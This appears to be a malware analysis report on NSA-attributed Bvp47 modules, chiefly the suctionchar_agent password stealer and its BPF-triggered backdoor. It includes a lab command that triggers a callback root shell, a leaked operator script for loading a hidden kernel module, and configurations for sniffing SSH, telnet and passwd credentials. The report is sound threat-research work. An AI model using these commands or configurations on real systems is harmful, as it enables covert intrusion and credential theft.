



Bvp47

Technical Details Report II

Version 1.7

Table of Contents

| | |
|---|----|
| 1. Executive Summary | 1 |
| 2. Attack Scene Restoration of suctionchar_agent | 2 |
| Attack Scene | 2 |
| Scene Restoration | 3 |
| 3. Technical Details of suctionchar_agent | 7 |
| File Information | 7 |
| Sample Correlation | 8 |
| Technical Analysis | 9 |
| 4. Technical Details of dewdrop version 3.x | 18 |
| Initialization of BPF Covert Communication Process | 18 |
| Data Processing of BPF Covert Communication | 21 |
| Sample Correlation | 24 |
| 5. Technical Details of Bvp47_loader | 26 |
| Character Encryption Function | 27 |
| Payload-Related Encryption Methods | 31 |
| Payload Decryption Process | 36 |
| Initialization and Kernel Module Loading of Bvp Engine | 43 |
| A Bypass Method for Self-Deletion | 52 |
| Hash-Based API Function Call | 52 |
| A Part of Shellcode | 56 |
| 6. Conclusion | 58 |
| 7. Reference | 59 |

1. Executive Summary

In report " Bvp47 – A Top-tier Backdoor of US NSA Equation Group " (Reference 1), Bvp47 is like a huge shell or compressed package, containing a total of 18 fragments. Pangu Labs gives attribution analysis and description of some technical details, such as BPF covert tunneling. However, there are still some other modules worth in-depth analysis. Those modules can either perform functions together as part of Bvp47 or be used independently.


In a forensic to Solaris system of one critical infrastructure in 2015, Pangu Lab extracted another sample, which survived independently on the Solaris platform and seemed to be closely related to Bvp47. After analyzing the leaked information, we confirmed that the content of the sample file was same to Suction-char_Agent which was leaked from The Shadow Brokers. When executed with dewdrops, incision and other modules, it can easily steal password of target system, when user is executing commands like ssh, passwd, sudo. The file stored stolen passwords in target system also requires private key of RSA algorithm for decryption.

The process of tracking Bvp47 is more like exploring a puzzle under fog. This report will further illustrate parts of working method and execution logic of Bvp47, a top-tier backdoor platform, through analysis of Suctionchar_Agent, Dewdrop, and Bvp47_loader.

2. Attack Scene Restoration of suctionchar_agent

Attack Scene

After repeated attempts and tracking of the execution process, Pangu Lab roughly restored attack scene of suctionchar_agent combining with other components, as shown in following figure:



1. The sum module running in the kernel layer will assist suctionchar_agent to steal account passwords from processes such as PASSWD, TELNET, and SU;
2. The stolen credentials will be synchronized to suctionchar_agent running on Ring3;
3. suctionchar_agent will save the stolen credentials to hidden directory of "/var/tmp/.xxxxxxx";
4. Attacker remotely sends trigger packet, that runs ish callback, to the BPF filter at the kernel layer;
5. The BPF filter captures the featured packet and transmits it to dewdrop in Ring3;
6. Dewdrop decrypts the data packet to obtain the ish callback command, and forwards it to incision program;

7. The incision program actively executes callback command to contact C&C server, and the attacker uses `ish` to obtain the password file;
8. The attacker decrypts the password file with RSA private key and then obtains stolen passwords

Scene Restoration

1. Run the `tipoff` command-line program. The list of command options is as follow:

```
./tipoff -h
usage: ./tipoff [options]

* -t, --destination-address address[:port] - The address to send the trigger packet to
+ -p, --destination-port port - Port to use for sending trigger -R, --trigger-address address - The target address to use in the trigger
command data, required when using nat with
a trigger packet. The target address is used
by default.

* -a, --callback-address address[:port] - The trigger callback address
* -c, --callback-port port - The trigger callback port
-s, --source-address address[:port] - Use this source address for the trigger
-u, --source-port port - Use this port when sending tcp/udp
* -r, --protocol, --transport protocol - Transport layer protocol used to send trigger (tcp/udp/icmp)
-A, --application protocol - Application layer protocol used to send trigger (dns/smtp/sip)
-C, --command command - The command protocol identification value.
-E, --time time - The time to use, in seconds since the epoch
-K, --time-skew skew - The time skew to use, in seconds

-M, --list-icmp-options - List typical icmp options
-l, --icmp-options type,code - icmp type and code fields

-n, --raw-send [<address>:]port - Send raw trigger packet data to this address,
port. The default address is localhost.
-o, --tcp-connect - Establish tcp connection for trigger
-f, --tcp-flags flag[,flag] - tcp flags (syn, fin, rst, push, ack, urg)

-L, --list-firewall-types - Print supported firewall types to stdout
-F, --bypass-firewall type - Bypass firewall (types: pix)

-m, --mail-from address - Use this as 'from' address for SMTP/SIP application protocol data
-l, --rcpt-to address - Use this as 'to' address for SMTP/SIP application protocol data
-d, --dns-flags bytes - The 16-bit dns flags value

-U, --forward-offset - Use a forward offset trigger packet
-T, --start - The 16-bit start of trigger data value

-i, --start-ish - Start an incision callback listener
-x, --execute file - Use command 0x04 and start execute call back listener with given file

-q, --quiet - Do not print informational messages
-h, --help - This help message

* - Required parameter
+ - Required parameter when using TCP or UDP
```

2. The summary of key options is as follow:

| Option Category | Feature |
|--------------------------------------|--|
| Trigger Protocol | Support TCP、UDP、ICMP |
| TCP Flags | syn、fin、ack、rst、push、urg |
| Firewall Bypass | PIX or others ; Bypass firewall and ACL by default |
| Application Protocol | Protocols like SMTP、SIP、DNS |
| Backdoor Feature 1 | Execute file remotely |
| Backdoor Feature 2 | View in remote shell |
| Configurations of Multiple Protocols | Configure flags of SMTP、DNS、TCP |

3. Support obtaining remote shell in UDP protocol

```
[root@localhost Desktop]# ./tipoff --trigger-address 192.168.159.128 --target
-address 192.168.159.128 --target-protocol udp --target-port 738 --callback-a
ddress 192.168.159.129 --callback-port 2468 --start-ish
TRIGGER DATA
COMMAND                = 0x01
DESTINATION ADDRESS     = 192.168.159.128:738
TRANSPORT PROTOCOL     = udp (17)
TIME STAMP              = Sun Mar  6 11:45:07 2022 (1646595907)
TIME SKEW               = 43200
CALLBACK ADDRESS        = 192.168.159.129:2468
SOURCE PORT             = 64259
START OF TRIGGER        = 0x0136

Invoking ISH on port 2468...
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
25146,1
Skipping environment dump...
bash-3.00# █
```

4. The UDP packet is as follow:

| | | | | | |
|-------|--------------|-----------------|-----------------|------|---|
| 18301 | 39829.702057 | 192.168.159.129 | 192.168.159.128 | UDP | 178 64259 → 738 Len=136 |
| 18302 | 39829.702377 | 192.168.159.128 | 192.168.159.129 | ICMP | 206 Destination unreachable (Port unreachable) |
| 18303 | 39829.702896 | 192.168.159.128 | 192.168.159.129 | TCP | 74 32917 → 2468 [SYN] Seq=0 Win=5840 Len=0 |
| 18304 | 39829.703140 | 192.168.159.129 | 192.168.159.128 | TCP | 74 2468 → 32917 [SYN, ACK] Seq=0 Ack=1 Win=5840 |
| 18305 | 39829.703448 | 192.168.159.128 | 192.168.159.129 | TCP | 66 32917 → 2468 [ACK] Seq=1 Ack=1 Win=5840 |
| 18306 | 39829.703657 | 192.168.159.128 | 192.168.159.129 | TCP | 194 32917 → 2468 [PSH, ACK] Seq=1 Ack=1 Win=5840 |
| 18307 | 39829.703851 | 192.168.159.129 | 192.168.159.128 | TCP | 66 2468 → 32917 [ACK] Seq=1 Ack=129 Win=5792 |
| 18308 | 39829.750556 | 192.168.159.129 | 192.168.159.128 | TCP | 74 2468 → 32917 [PSH, ACK] Seq=1 Ack=129 Win=5840 |
| 18309 | 39829.750852 | 192.168.159.128 | 192.168.159.129 | TCP | 66 32917 → 2468 [ACK] Seq=129 Ack=9 Win=5840 |
| 18310 | 39829.751348 | 192.168.159.129 | 192.168.159.128 | TCP | 74 2468 → 32917 [PSH, ACK] Seq=9 Ack=129 Win=5840 |

> Frame 18301: 178 bytes on wire (1424 bits), 178 bytes captured (1424 bits) on interface \Device\NPF_{BD992997-9A45-4A6...}

> Ethernet II, Src: VMware_de:9c:aa (00:0c:29:de:9c:aa), Dst: VMware_2a:ff:ac (00:0c:29:2a:ff:ac)

> Internet Protocol Version 4, Src: 192.168.159.129, Dst: 192.168.159.128

> User Datagram Protocol, Src Port: 64259, Dst Port: 738

▼ Data (136 bytes)

Data: 01369b0ac86e493cd2529f35e607ebe9e98f1ceeeb566b0a69e51149353d0af139293d07...

| | | |
|------|---|---------------------|
| 0000 | 00 0c 29 2a ff ac 00 0c 29 de 9c aa 08 00 45 00 | ..)*....).....E. |
| 0010 | 00 a4 00 01 00 00 40 11 b9 f5 c0 a8 9f 81 c0 a8 |@. |
| 0020 | 9f 80 fb 03 02 e2 00 90 f4 cd 01 36 9b 0a c8 6e |6...n |
| 0030 | 49 3c d2 52 9f 35 e6 07 eb e9 e9 8f 1c ee eb 56 | I<R5... ..V |
| 0040 | 6b 0a 69 e5 11 49 35 3d 0a f1 39 29 3d 07 e5 b5 | k.i..I5= ..9)=... |
| 0050 | 14 46 74 e0 c3 b9 8b 85 a0 c2 d3 60 e8 f3 ef 18 | .Ft..... ..^.... |
| 0060 | 5e fc d4 89 3a 42 2e 4d f5 bd c9 3f e7 0c ac c5 | ^...:B.M ..?.. |
| 0070 | 50 50 03 24 0f df 1a 50 f8 4b fa 92 45 3d 8a d3 | PP.\$...P *K..E=... |
| 0080 | 06 55 02 5a ee ef 88 86 46 90 46 44 ad 43 9e 15 | .U.Z.... F.FD.C... |
| 0090 | db 01 92 7e 03 c9 ac 7d 12 78 38 d4 ce 84 72 ad | ...~...} x8...r... |
| 00a0 | ca 9d 23 94 ae 93 e0 31 11 18 7d d2 e6 47 01 10 | ..#....1 ..}..G... |
| 00b0 | 9c 5c | .\ |

5. Hidden processes and files can be listed in the obtained shell

| | | | | | | | |
|------------|-------|-------|---|-------|-------|----------|------------------------------|
| root | 5697 | 5562 | 0 | 00:28 | pts/2 | 00:00:00 | bash |
| root | 6116 | 1 | 0 | 01:23 | ? | 00:00:00 | cupsd |
| root | 24682 | 1 | 0 | 08:20 | ? | 00:00:00 | /usr/bin/modload |
| root | 24683 | 24682 | 0 | 08:20 | ? | 00:00:00 | /usr/bin/modload |
| root | 24684 | 1 | 0 | 08:20 | ? | 00:00:00 | /usr/bin/modload |
| root | 25146 | 1 | 0 | 11:45 | ? | 00:00:00 | /usr/bin/modload |
| root | 25147 | 25146 | 0 | 11:45 | pts/3 | 00:00:00 | /bin/bash --posix +o history |
| root | 25178 | 25147 | 0 | 11:46 | pts/3 | 00:00:00 | ps -ef |
| bash-3.00# | | | | | | | |

6. The encrypted files in the "/var/tmp/" directory are as follows

```
bash-3.00# pwd
/var/tmp/.e33ff11cb8e3b4ff/a0b973925e397d9acd80e85e2eaa6e60
bash-3.00# ls -l
total 4
-rw----- 1 root root 154 Mar  9 09:07 d5373a146ff9f200a2376054dde25677
```

7. Use suctionchar_decode to decrypt the encrypted files in the "/var/tmp/" directory:

```
[root@localhost Desktop]# ./suctionchar_decode__v__3.3.9.27_x86_64-linux-re
it-enterprise-4.9 444
reating file "20220308033113_19577_passwd_test"
```


3. Technical Details of suctionchar_agent

■ File Information

In on-site environment, we extracted one program in Solaris Sparc architecture. After comparing it with the leaked Shadow Brokers data, we confirmed the connection. The file related information is as follows:

Sample Information Summary:

| | |
|---------------------------------|--|
| Filename | unknown |
| MD5 | a633c1ce5a4730dafa8623a62927791f |
| File Size (bytes) | 47,144 |
| The Shadow Brokers Package Name | suctionchar_agents.tar.bz2 |
| Original File Name | suctionchar_agent__v__3.3.7.9_sparc-sun-solaris2.9 |
| Feature | Steal passwords from SSH, TELNET, FTP, PASSWD, SU, RSH, LOGIN, CSH |
| CPU Architecture | SPARC |
| Hidden Path 2 | /var/tmp/.xxxxxxxxxxxxx |

The CPU adaptation architecture of the sample obtained at the on-site environment is SPARC. Through correlation and attribution analysis, we found that the sample is one of the files leaked by The Shadow Brokers, namely suctionchar_agent__v__3.3.7.9_sparc-sun-solaris2.9. However, good decompiler targeting SPARC architecture is not available currently. Since there are homologous binary programs suitable for multiple platforms in the leaked file package, we refer one sample with the same function of the x86 architecture for analysis. The specific file information of the x86 architecture is as follows:

Sample Information Summary:

| | |
|---------------------------------|---|
| Filename | suctionchar_agent__v__2.0.28.2_x86-linux-centos-5.1 |
| MD5 | 4a5b7a9c5d41dbe61c669ed4cf2975e5 |
| File Size (bytes) | 31,649 |
| The Shadow Brokers Package Name | suctionchar_agents.tar.bz2 |
| Original File Name | suctionchar_agent__v__2.0.28.2_x86-linux-centos-5.1 |
| Feature | Steal passwords from SSH, TELNET, FTP, PASSWD, SU、RSH、LOGIN、CSH |
| CPU Architecture | X86 |
| Bvp47 Corresponding Slice | 0x0E |
| Hidden Path 2 | /var/tmp/.xxxxxxxxxxxxxx |

Sample Correlation

According to the obtained sample "suctionchar", the corresponding original file was found in the file leaked by The Shadow Brokers as "linux/bin/suctionchar_agents.tar.bz2/suctionchar_agent__v__3.3.7.9_sparc-sun-solaris2.9". The compressed package also includes multiple versions of suctionchar files for serveral platforms, dating back to 2007:

| | | |
|--|--|-------------|
| .. | | |
| 📁 suctionchar_agent__v__1.5.17.7_x86-linux-centos-5.4 | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.10.1_x86-linux-mandriva-2006 | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.10.4_x86-linux-redhat-enterpr... | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.11.2_x86-linux-redhat-enterpr... | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.11.3_x86-linux-slackware-10.2 | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.12.1_sparc-sun-solaris2.7 | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.13.1_x86-linux-fedora5 | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.13.2_x86-linux-fedora6 | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.13.4_x86-linux-redhat-7.3 | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.17.1_x86-linux-suse-8.2 | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.17.3_x86-linux-suse-10.0 | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.17.4_x86-linux-tilttop-gate.nto | Added all the files inside compressed bz2 and gz files | 5 years ago |
| 📁 suctionchar_agent__v__2.0.18.1_x86-freebsd-6.2 | Added all the files inside compressed bz2 and gz files | 5 years ago |















Technical Analysis

● String Decryption

As shown in the figure below, string encryption is also the 0x47 function encryption described in Bvp47:

| | | | |
|-------------------------------|--------------|---------------------------|---|
| 0804CF60 | sub_804CF60 | proc near | ; CODE XREF: sub_8049840+40Tp ; sub_8049EF0+49Tp ... |
| 0804CF60 | | | |
| 0804CF60 | | | |
| 0804CF60 | var_14 | = dword ptr -14h | |
| 0804CF60 | var_D | = byte ptr -0Dh | |
| 0804CF60 | arg_0 | = dword ptr 8 | |
| 0804CF60 | arg_4 | = dword ptr 0Ch | |
| 0804CF60 | arg_8 | = dword ptr 10h | |
| 0804CF60 | | | |
| 0804CF60 55 | | push ebp | |
| 0804CF61 89 E5 | | mov ebp, esp | |
| 0804CF63 57 | | push edi | |
| 0804CF64 BF 01 00 00 00 | | mov edi, 1 | |
| 0804CF69 56 | | push esi | |
| 0804CF6A 53 | | push ebx | |
| 0804CF6B 83 EC 08 | | sub esp, 8 | |
| 0804CF6E 8B 75 0C | | mov esi, [ebp+arg_4] | |
| 0804CF71 8B 5D 08 | | mov ebx, [ebp+arg_0] | |
| 0804CF74 0F B6 06 | | movzx eax, byte ptr [esi] | |
| 0804CF77 46 | | inc esi | |
| 0804CF78 8B 45 F3 | | mov [ebp+var_D], al | |
| 0804CF7B 8B 45 10 | | mov eax, [ebp+arg_8] | |
| 0804CF7E 40 | | inc eax | |
| 0804CF7F 89 45 EC | | mov [ebp+var_14], eax | |
| 0804CF82 39 C7 | | cmp edi, eax | |
| 0804CF84 73 27 | | jnb short loc_804CFAD | |
| 0804CF86 8D 76 00 | | lea esi, [esi+0] | |
| 0804CF89 8D BC 27 00 00 00 00 | | lea edi, [edi+0] | |
| 0804CF90 | | | |
| 0804CF90 | loc_804CF90: | | ; CODE XREF: sub_804CF60+4B4j |
| 0804CF90 0F B6 06 | | movzx eax, byte ptr [esi] | |
| 0804CF93 89 F9 | | mov ecx, edi | |
| 0804CF95 47 | | inc edi | |
| 0804CF96 0F B6 55 F3 | | movzx edx, [ebp+var_D] | |
| 0804CF9A 46 | | inc esi | |
| 0804CF9B 30 C2 | | xor dl, al | |
| 0804CF9D 30 CA | | xor dl, cl | |
| 0804CF9F 80 F2 47 | | xor dl, 47h | |
| 0804CFA2 8B 13 | | mov [ebx], dl | |
| 0804CFA4 43 | | inc ebx | |
| 0804CFA5 00 45 F3 | | add [ebp+var_D], al | |
| 0804CFA8 3B 7D EC | | cmp edi, [ebp+var_14] | |
| 0804CFAB 72 E3 | | jnb short loc_804CF90 | |
| 0804CFAD | | | |
| 0804CFAD | loc_804CFAD: | | ; CODE XREF: sub_804CF60+241j |
| 0804CFAD 8B 45 08 | | mov eax, [ebp+arg_0] | |
| 0804CFB0 83 C4 08 | | add esp, 8 | |
| 0804CFB3 5B | | pop ebx | |
| 0804CFB4 5E | | pop esi | |
| 0804CFB5 5F | | pop edi | |
| 0804CFB6 5D | | pop ebp | |
| 0804CFB7 C3 | | retn | |
| 0804CFB7 | sub_804CF60 | endp | |

The list of decrypted strings is as follow:

| Address | Length | Type | String |
|--|----------|------|--|
|  .rodata:08006... | 0000000A | C | /dev/null |
|  .rodata:08006... | 00000021 | C | a0b973925e397d9acd80e85e2eaa6e60 |
|  .rodata:08007... | 00000008 | C | %s#fork |
|  .rodata:08007... | 00000007 | C | (null) |
|  .rodata:08007... | 0000000A | C | ^/dev/tty |
|  .rodata:08007... | 00000038 | C | ^((/usr(/local)?)/s?bin/)?(ssh telnet ftp passwd)(\$) |
|  .rodata:08007... | 00000021 | C | d5373a146ff9f200a2376054dde25677 |
|  .rodata:08007... | 00000021 | C | dc9cb44a723d0e75201d933159834173 |
|  .rodata:08007... | 00000021 | C | dc9cb44a723d0e75201d933159834173 |
|  .rodata:08007... | 00000006 | C | /proc |
|  .rodata:08007... | 0000000D | C | /proc/%s/exe |
|  .rodata:08007... | 00000011 | C | /proc/%s/cmdline |
|  .rodata:08007... | 0000000C | C | /dev/random |
|  .rodata:08007... | 0000000D | C | /dev/urandom |

The relevant decryption script is as follow:

```
tgs = []
for addr in range(ea_start, ea_end):
    if idc.get_name(addr) != '':
        tgs.append(addr)
tgs.append(ea_end)
for i in range(0, len(tgs)):
    bdec = b''
    length = tgs[i + 1] - tgs[i]
    benc = ida_bytes.get_bytes(tgs[i], length)
    x = benc[0]
    for j in range(1, len(benc)):
        bdec += struct.pack('<B', benc[j] ^ 0x47 ^ x ^ j)
        if bdec[-1] == 0:
            break
    x = (x + benc[j]) & 0xff
    ida_bytes.put_bytes(tgs[i], bdec)
    ida_bytes.create_strlit(tgs[i], tgs[i] + len(bdec), idc.get_inf_attr(idc.INF_STRTYPE))
    print('%x, %x, %x, %s' % (tgs[i], length, tgs[i], bdec))
```


● Function Module Design

The file "Linux\etc\lopscript.txt" has a description of suctionchar's function. It steals account and password in programs such as SSH, TELNET, FTP, PASSWD, SU, RSH, LOGIN, and CSH. The suctionchar_agent program is just an application layer agent, which communicates with the associated kernel module to obtain the required information and encrypts it and writes it to a file. The kernel module sum file (not included in The Shadow Brokers Leaks) can be loaded by the modload program. After the kernel module is successfully loaded, the dropped files will be deleted to prevent the content from being restored:

```
#####
# SUCTIONCHAR
#####
# 32 or 64 bit OS - solaris sparc 8,9
# Kernel level implant - transparent, sustained, or realtime
# interception of procoess input/output vnode traffic.
# retrieve later

# filter: ssh, telnet, rlogin, rsh, password, login, csh , su

# max bytes collected per session is 32 kilobytes
# max bytes collected for all sessions is 1 megabyte
# don't take up more than 1% of system's memory

# to determine if suctionchar is loaded on a system is to
# open a command channel to the implant as described in
# authenticate and yyserv tool and demo sections. If this
# fails and receives the error "Bad Address" when trying to
# modload the instant grat module; function call needs patch
# can't be found, probably because already been patched by a
# version of suctionchar already running

# SUCTIONCHAR will go away at reboot
# if offset involved with target, must set op box time to match target time

# INSTALLING SUCTIONCHAR
uname -a
isainfo -v

-cd /tmp/.scsi

cp /usr/sbin/modload ml
cp /usr/sbin/modinfo mi

### if running 32 AND 64 bit, upload 64 bit:
# 64 bit
-put /current/up/sparcv9/sum sum
# else 32 bit
-put /current/up/sum sum

-lt sum
### install it:
./ml sum

### make sure sum doesn't show up in modinfo:
./mi
```

The suctionchar_agent file has a default configuration, and also support external configuration file. The file formats mainly are XML format of version 3.x and above and the earlier conf format.

XML format of versions above 3.x ("Linux\bin\suctionchar_configure.xml"):

```
<!--  
|  An example SUCTIONCHAR XML Configuration File  
-->  
<Suctionchar>  
  <!--  
    The maximum exfiltration file size  
  -->  
  <limit>5242880</limit>  
  
  <!--  
    Collect on the SSH, TELNET, FTP, and PASSWD clients  
  
    Passwords are often read "securely" through /dev/tty. The  
    rest of the session is exchanged over the standard file  
    descriptors 0, 1, and 2.  
  -->  
  <task>  
    <command>^((/usr(/local)?)?/s?bin/)?(ssh|telnet|ftp|passwd)( |$)</command>  
    <limit>51200</limit>  
    <descriptor>0</descriptor>  
    <descriptor>1</descriptor>  
    <descriptor>2</descriptor>  
    <path>^/dev/tty</path>  
  </task>  
</Suctionchar>
```

"Linux\doc\old\etc\suctionchar.sample.filter.conf" :

```
filter 0
| name = ssh
| collect = read AND write
end

filter 1
| name = rsh
| collect = read AND write
| offspring = yes ; rsh forks another process
end

filter 2
| name = telnet
| collect = read AND write
end

filter 3
| name = rlogin
| collect = read AND write
| offspring = yes ; rlogin forks another process
end
```

suctionchar_configure will generate the "dc9cb44a723d0e75201d933159834173" file, which is used by the agent:

```
usage: ./suctionchar_configure__v__3.3.10.3_x86-linux-centos-5.7 [ XML_CONFIG
URATION_FILE | -r ]
```

This tool is used to generate a SUCTIONCHAR binary configuration file from an XML configuration specification. The XML data is read from standard input if no file specified on the command line

This tool can also be used to verify a generated binary file by using the -r option

This tool will always write to and read from the file ./dc9cb44a723d0e75201d933159834173

● Thread of Collecting Password

In the suctionchar_agent, there is a separate thread that communicates with the kernel module sum to obtain the account password and write it to the /var/tmp/ folder, that is, inside the sub_8049EF0 function:

```
30  if ( v0 )
31  {
32      switch ( v0 )
33      {
34          case 1:
35              v6 = 5;
36              v5 = "scp";
37              break;
38          case 2:
39              v6 = 8;
40              v5 = "telnet";
41              break;
42          case 3:
43              v6 = 5;
44              v5 = "ftp";
45              break;
46          default:
47              v6 = 8;
48              v5 = "passwd";
49              break;
50      }
51  }
52  else
53  {
54      v6 = 5;
55      v5 = "ssh";
56  }
57  if ( v7 > 5u )
58  {
59      v7 = 0;
60      v3 = v9;
61  }
62  else
63  {
64      v2 = v7++;
65      v3 = &v9[16 * v2];
66  }
67  v11 = sub_804CF60(v3, v5, v6);
68  *(_DWORD *)v8 = 0;
69  if ( sub_804C420((int)v8, 1) )
70      break;
71  if ( sub_804C840(*(_DWORD *)v8, v12) )
72      break;
73  if ( sub_804C8C0(*(_DWORD *)v8, 0) )
74      break;
75  if ( sub_804C8C0(*(_DWORD *)v8, 1) )
76      break;
77  if ( sub_804C8C0(*(_DWORD *)v8, 2) )
78      break;
79  if ( sub_804C900(v8[0], v1) )
80      break;
81  if ( sub_804C730(v8[0], v11) )
82      break;
83  result = sub_804AEE0(*(_DWORD *)v8, sub_80497E0, 0);
84  if ( result )
85      break;
86  if ( (unsigned __int8)v0 > 4u )
87      return result;
88  }
89  return 257;
90 }
```


Callback function sub_8049A00:

```
1|int __cdecl sub_8049A00(char *s, int a2)
2|{
3|    int v2; // edi
4|    int v3; // esi
5|    size_t v5; // ebx
6|    time_t v6; // eax
7|    ssize_t v7; // eax
8|    char v8; // [esp+4Fh] [ebp-89h]
9|    int v9[3]; // [esp+50h] [ebp-88h] BYREF
10|    char buf; // [esp+5Fh] [ebp-79h] BYREF
11|    struct stat stat_buf; // [esp+60h] [ebp-78h] BYREF
12|
13|    v2 = -1;
14|    buf = 1;
15|    v8 = 0;
16|    v3 = sub_804DF10(&mutex);
17|    if ( !v3 )
18|    {
19|        v8 = 1;
20|        if ( fd >= 0 )
21|        {
22|            if ( __fxstat(3, fd, &stat_buf) || stat_buf.st_nlink )
23|                goto LABEL_15;
24|            if ( fd >= 0 )
25|            {
26|                close(fd);
27|                fd = -1;
28|            }
29|        }
30|        fd = open(&g_s, 1090, 384);
31|        if ( fd < 0 )
32|        {
33|LABEL_18:
34|            v3 = -1;
35|            goto LABEL_3;
36|        }
37|LABEL_15:
38|        v2 = lseek(fd, 0, 2);
39|        if ( v2 >= 0 )
40|        {
41|            v5 = strlen(s) + 1;
42|            if ( v5 + v2 + 17 <= 0x500000 )
43|            {
44|                if ( write(fd, &buf, 1u) == 1 )
45|                {
46|                    a2 = HI BYTE(a2) | ((unsigned int)a2 >> 8) & 0xFF00 | (BYTE1(a2) << 16) | ((unsigned __int8)a2 << 24);
47|                    if ( write(fd, &a2, 4u) == 4 )
48|                    {
49|                        v6 = time(0);
50|                        v9[0] = ((unsigned int)(v6 >> 31) >> 24) | ((unsigned int)(v6 >> 31) >> 8) & 0xFF00 | ((unsigned __int8)((unsigned __int16)(v6 >> 31) >> 8) << 16) | (v6 >> 31 << 24);
51|                        v9[1] = HI BYTE(v6) | ((unsigned int)v6 >> 8) & 0xFF00 | (BYTE1(v6) << 16) | ((unsigned __int8)v6 << 24);
52|                        if ( write(fd, v9, 8u) == 8 )
53|                        {
54|                            a2 = HI BYTE(v5) | (v5 >> 8) & 0xFF00 | (BYTE1(v5) << 16) | (v5 << 24);
55|                            if ( write(fd, &a2, 4u) == 4 )
56|                            {
57|                                sub_804D120(s, v5);
58|                                v7 = write(fd, s, v5);
59|                                if ( v7 >= 0 && v7 == v5 )
60|                                    goto LABEL_6;
61|                            }
62|                        }
63|                    }
64|                }
65|            }
66|        }
67|    }
68|}
```

● File Path Generation Algorithm for Saving Password

The generation algorithm of the hidden file `"/var/tmp/.e33ff11cb8e3b4ff/a0b973925e397d9acd80e85e2ea a6e60/d5373a146ff9f200a2376054dde25677"` is described in the function `get_hidden_path_0804BDF0`:

```

1 int __cdecl get_hidden_path_0004BDF0(char *s, int a2)
2 {
3     const char *v3; // eax
4     int v4; // edi
5     char *v5; // eax
6     unsigned int v6; // eax
7     char *format; // [esp+24h] [ebp-184h]
8     int v8; // [esp+28h] [ebp-180h]
9     __fsblkcnt_t v9; // [esp+2Ch] [ebp-1ACh] BYREF
10    struct stat v10; // [esp+30h] [ebp-1A8h] BYREF
11    char v11[11]; // [esp+90h] [ebp-148h] BYREF
12    char v12[11]; // [esp+98h] [ebp-13Dh] BYREF
13    char v13[11]; // [esp+A6h] [ebp-132h] BYREF
14    char v14[11]; // [esp+B1h] [ebp-127h] BYREF
15    char v15[11]; // [esp+BCh] [ebp-11Ch] BYREF
16    char v16[25]; // [esp+C7h] [ebp-11h] BYREF
17    char *filename[4]; // [esp+E0h] [ebp-F8h]
18    char *file; // [esp+F0h] [ebp-E8h]
19    int v19; // [esp+F4h] [ebp-E4h]
20    struct stat stat_buf; // [esp+100h] [ebp-D8h] BYREF
21    struct statvfs v21; // [esp+160h] [ebp-78h] BYREF
22    int v22[10]; // [esp+1B0h] [ebp-28h] BYREF
23
24    v8 = 0;
25    if ( !s || !a2 )
26        return -268435447;
27    filename[0] = sub_804CF60(v11, "/var/tmp/", 11);
28    filename[1] = sub_804CF60(v12, "/lib/", 7);
29    filename[2] = sub_804CF60(v13, "/dev/", 7);
30    filename[3] = sub_804CF60(v14, "/etc/", 7);
